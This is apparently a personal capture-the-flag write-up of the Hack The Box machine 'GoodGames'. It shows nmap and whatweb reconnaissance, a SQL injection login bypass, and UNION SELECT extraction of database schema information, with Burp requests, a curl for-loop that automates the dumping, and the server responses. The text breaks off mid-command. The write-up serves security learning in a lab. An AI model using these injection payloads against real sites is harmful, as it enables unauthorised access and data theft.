560 HTB GoodGames

[HTB] GoodGames

by Pablo `github.com/vorkampfer/hackthebox`


- Resources:

> 1. *Savitar YouTube walk-through* `https://htbmachines.github.io/`
> 2. *Server Side Template Injection* `https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection`
> 3. `https://www.ghostery.com/private-search`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
GoodGames has some basic web vulnerabilities. First there's a SQL injection that allows for both a login bypass and union injection to dump data. The admin's page shows a new virtualhost, which, after authing with creds from the database, has a server-side template injection vulnerability in the name in the profile, which allows for coded execution and a shell in a docker container. From that container, I'll find the same password reused by a user on the host, and SSH to get access. On the host, I'll abuse the home directory that's mounted into the container and the way Linux does file permissions and ownership to get a shell as root on the host. ~0xdf
```

Skill-set:

```
1. SQLI (Error Based)
2. Hash Cracking Weak Algorithms
3. Password Reuse
4. Server Side Template Injection (SSTI)
5. Docker Breakout (Privilege Escalation) [PIVOTING]
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.10.11.130

2. ▷ whichsystem.py 10.10.11.130
10.10.11.130 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan goodgames.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -P'
3. ▷ echo $openportz
22,80,5000
3. ▷ sourcez <<< Alias = source ~/.zshrc
4. ▷ echo $openportz
80
5. ▷ portzscan $openportz goodgames.htb
6. ▷ bat goodgames/portzscan.nmap
7.  nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80 goodgames.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]' -A6
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack Apache httpd 2.4.51
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
|_http-favicon: Unknown favicon MD5: 61352127DC66484D3736CACCF50E7BEB
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: GoodGames | Community and Store
Service Info: Host: goodgames.htb
9. I will run an http-enum scan, and maybe a UPD and IPV6 scan since there is only 1 port showing.
10. ▷ nmap --script http-enum -p80 10.10.11.130 -oN http_enum_80.nmap -vvv
11. FAIL, nothing
12.
```

Python 3.9.2 running Flask


3. **OS Discovery**

```
1. I will not be able to OS version discovery because 445 is not open and neither are we picking up the OpenSSH, Apache, or nginx versions
ports.
```


4. **Whatweb**

```
1.   ▷ whatweb http://10.10.11.130
http://10.10.11.130 [200 OK] Bootstrap, Country[RESERVED][ZZ], Frame, HTML5, HTTPServer[Werkzeug/2.0.2 Python/3.9.2], IP[10.10.11.130],
JQuery, Meta-Author[_nK], PasswordField[password], Python[3.9.2], Script, Title[GoodGames | Community and Store], Werkzeug[2.0.2], X-UA-
Compatible[IE=edge]
```

5. **Let's do some manual enumeration of the website**




```
1. ▷ curl -s -X GET 10.10.11.130 -I
HTTP/1.1 200 OK
Date: Mon, 22 Apr 2024 05:52:20 GMT
Server: Werkzeug/2.0.2 Python/3.9.2
Content-Type: text/html; charset=utf-8
Content-Length: 85107
Vary: Accept-Encoding
2. Flask is running. I will look to see if this is vulnerable to Server Side Template injection. If Flask framework is running and you see
the server is running Python. You should always check for an SSTI. It is rare but you may find a vulnerable situation if those variables
are meet.
```




Burpsuite

6. **Seems like the login page may be susciptable to injections**


```
1. Lets open up burpsuite because the DOM is not allowing us to put in a long username.
2. ▷ burpsuite &> /dev/null & disown
[1] 112902
3. We need to interecept a log in attempt.
4. http://10.10.11.130/
5. I attempt a fake sign in with foo@foo.com and password of foo123 just to get a intercept. Next send it to replace. CTRL + r or right
click on burp and send to repeater.
6. We get an Internal server error!
7. <h2 class="h4">Internal server error!</h2>
8. Lets try the typical classic SQL injection 'email=foo@foo.com' or 1=1-- -&password=foo123
9. What we are looking for is the content-length. If it changes that means we did not get the same 500 internal server error, but possible
a valid repsonse from the SQL server.
10. HTTP/1.1 200 OK
Date: Mon, 22 Apr 2024 06:21:10 GMT
Server: Werkzeug/2.0.2 Python/3.9.2
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Connection: close
Content-Length: 9267
11. I send the basic SQLi injection. 'email=foo@foo.com' or 1=1-- -&password=foo123
12. SUCCESS
13. The content-length has changed and I also get a session cookie in the response.
14. HTTP/1.1 200 OK
Date: Mon, 22 Apr 2024 06:29:48 GMT
Server: Werkzeug/2.0.2 Python/3.9.2
```

```
Content-Type: text/html; charset=utf-8
Vary: Cookie,Accept-Encoding
Set-Cookie: session=.eJw1yz0KgDAMBtC7fHMRXDN5E4kkjYX-QNNO4t3t4v7egzN29RsUObsGaOGUQWApqR7WmhgX9e0eFwKSgPaA3MxUUgWNPlearr0u9j-
8Hz1GHgw.ZiYD3A.p22fvFaZa8gut6T2zdfp41utKh4; HttpOnly; Path=/
Content-Length: 9285
Connection: close
15. We also get welcome admin. So we broke in with a simple injection.
16. We had to use burpsuite because I tried doing it in the username field and it would not accept extra characters.
17. <h2 class="h4">Welcome admin</h2>
18. So intercept again if you forwarded the other attempted login already and just use this simple injection and foward without using
Repeater this time and you should be logged in as Admin.
```



Enumerating as the `admin@goodgames.htb` site admin

```
1. Disable foxyproxy and click on the settings cog wheel. It will not render because if you hover over the cog wheel you will see a sub-
domain that we do not have in our /etc/hosts file. If we click on it our browser does not recognize that link and their virtual hosting
which is fowarding us to the correct address is not functional. To fix we simply add "internal-administration.goodgames.htb" to our
/etc/hosts file.
2. ▷ cat /etc/hosts | grep goodgames
10.10.11.130 goodgames.htb internal-administration.goodgames.htb
3. Now if we click on it "http://internal-administration.goodgames.htb" it should render and the virtual-hosting will redirect us to
"http://internal-administration.goodgames.htb/login".
```



SQL injection

8. Enumeration continued `internal-administration.goodgames.htb`

```
1. Lets try some more SQL injections and see if we can dump some hashes.
2. I try order by 10 and I get a very high content 33490.
3. email=foo@foo.com' order by 10-- -&password=foo123'
HTTP/1.1 200 OK
Date: Mon, 22 Apr 2024 07:12:43 GMT
Server: Werkzeug/2.0.2 Python/3.9.2
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Content-Length: 33490
4. I widdle it down to order by 4 and that seems to be the correct number of columns.
5. HTTP/1.1 200 OK
Date: Mon, 22 Apr 2024 07:14:55 GMT
Server: Werkzeug/2.0.2 Python/3.9.2
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Connection: close
Content-Length: 9267
6. There is a drastic change in the content-length. That is a good indicator that you are on to something.
```

Union Select

9. **Since it seems like we have found the correct number of columns we should transition over to using `UNION SELECT`. Of course all of this syntax for what SQL querry commands to use depends on the type of database. That will come with experience.**

```
1. email=foo@foo.com' UNION SELECT 1,2,3,4-- -&password=foo123'
2. We get another session cookie and a welcome header.
3. <h2 class="h4">Welcome 4</h2>
4. Notice it says welcome 4. That is weird why the 4? It is telling us that the 4th column takes string input.
5. email=foo@foo.com' UNION SELECT 1,2,3,"Accepts String input"-- -&password=foo123'
6. Lets see the response.
7.  <h2 class="h4">Welcome Accepts String input</h2>
8. SUCCESS, we have verified the 4th column takes string input.
9. Now we can test for Server Side Template Injection vulnerability.
10. {{7*7}} <<< We put this into the fourth column and if the math problem gets solved then we have SSTI vulnerability.
11. email=foo@foo.com' UNION SELECT 1,2,3,"{{7*7}}"-- -&password=foo123'
12. FAIL, we do not have an SSTI
>>> <h2 class="h4">Welcome {{7*7}}</h2>
13. email=foo@foo.com' UNION SELECT 1,2,3,database()-- -&password=foo123'
>>> <h2 class="h4">Welcome main</h2
14.  email=foo@foo.com' UNION SELECT 1,2,3,schema_name from information_schema.schemata-- -&password=foo123'
>>>  <h2 class="h4">Welcome information_schemamain</h2>
15. email=foo@foo.com' UNION SELECT 1,2,3,table_name from information_schema.tables-- -&password=foo123'
16. When requesting the tables we get a ton of data back.
17.                     <h2 class="h4">Welcome
ADMINISTRABLE_ROLE_AUTHORIZATIONSAPPLICABLE_ROLESCHARACTER_SETSCHECK_CONSTRAINTSCOLLATIONSCOLLATION_CHARACTER_SET_APPLICABILITYCOLUMNSCOLUM
NS_EXTENSIONSCOLUMN_PRIVILEGESCOLUMN_STATISTICSENABLED_ROLESENGINESEVENTSFILESINNODB_BUFFER_PAGEINNODB_BUFFER_PAGE_LRUINNODB_BUFFER_POOL_ST
ATSINNODB_CACHED_INDEXESINNODB_CMPINNODB_CMPMEMINNODB_CMPMEM_RESETINNODB_CMP_PER_INDEXINNODB_CMP_PER_INDEX_RESETINNODB_CMP_RESETINNODB_COLU
MNSINNODB_DATAFILESINNODB_FIELDSINNODB_FOREIGNINNODB_FOREIGN_COLSINNODB_FT_BEING_DELETEDINNODB_FT_CONFIGINNODB_FT_DEFAULT_STOPWORDINNODB_FT
_DELETEDINNODB_FT_INDEX_CACHEINNODB_FT_INDEX_TABLEINNODB_INDEXESINNODB_METRICSINNODB_SESSION_TEMP_TABLESPACESINNODB_TABLESINNODB_TABLESPACE
SINNODB_TABLESPACES_BRIEFINNODB_TABLESTATSINNODB_TEMP_TABLE_INFOINNODB_TRXINNODB_VIRTUALKEYWORDSKEY_COLUMN_USAGEOPTIMIZER_TRACEPARAMETERSPA
RTITIONSPLUGINSPROCESSLISTPROFILINGREFERENTIAL_CONSTRAINTSRESOURCE_GROUPSROLE_COLUMN_GRANTSROLE_ROUTINE_GRANTSROLE_TABLE_GRANTSROUTINESSCHE
MATASCHEMATA_EXTENSIONSSCHEMA_PRIVILEGESSTATISTICSST_GEOMETRY_COLUMNSST_SPATIAL_REFERENCE_SYSTEMSST_UNITS_OF_MEASURETABLESTABLESPACESTABLES
PACES_EXTENSIONSTABLES_EXTENSIONSTABLE_CONSTRAINTSTABLE_CONSTRAINTS_EXTENSIONSTABLE_PRIVILEGESTRIGGERSUSER_ATTRIBUTESUSER_PRIVILEGESVIEWSVI
EW_ROUTINE_USAGEVIEW_TABLE_USAGEblogblog_commentsuser</h2>
18. If this happens you need to specify 'limit 0,1' for example. You can cut the exact tables you get in the response instead of getting
all the tables at one time. For example, if you do limit 1,1 you will get the next table.
19. email=foo@foo.com' UNION SELECT 1,2,3,table_name from information_schema.tables limit 0,1-- -&password=foo123'
>>>  <h2 class="h4">Welcome ADMINISTRABLE_ROLE_AUTHORIZATIONS</h2>
```

Switching from Burp to Curl

10. **Honestly, I enjoy using curl much more than using Burpsuite or the browser when sending any payloads. Wither it is SQL injection querries, While Loops, For loops, you can do just about anything with the curl command.**

Warning! random tangent.

```
1. Sometimes you have to use Burpsuite. In the beginning of the log in. The log in field would not accept a long username. Or when proxying
an exploit through Burp. Burp is a great tool but not the only tool. Sorry for the rant. I am making these notes for myself as well as you
the reader.
2.  ▷ curl -s -X POST http://10.10.11.130/login --data "email=foo@foo.com' UNION SELECT 1,2,3,table_name from information_schema.tables
limit 0,1-- -&password=foo123"
3. We are starting out with the command above. The reason for switching to curl is that you can iterate with a for loop. Instead of
manually going through Burpsuite and type limit 0,1 then limit 1,1 etc... It is easier to just make a for loop and use curl.
4. I think you can do this in Burpsuite as well. I am not sure.
5. for i in $(seq 0 100); do echo "[+] For the number $i: $(curl -s -X POST http://10.10.11.130/login --data "email=foo@foo.com' UNION
SELECT 1,2,3,table_name from information_schema.tables limit $i,1-- -&password=foo123")"; done'
```

Some Regex for clean output

11. **I never thought I would say how much I like regex. It takes a while but once you get used to regex you can not work without it.**

```
1. ▷ curl -s -X POST http://10.10.11.130/login --data "email=foo@foo.com' UNION SELECT 1,2,3,table_name from information_schema.tables
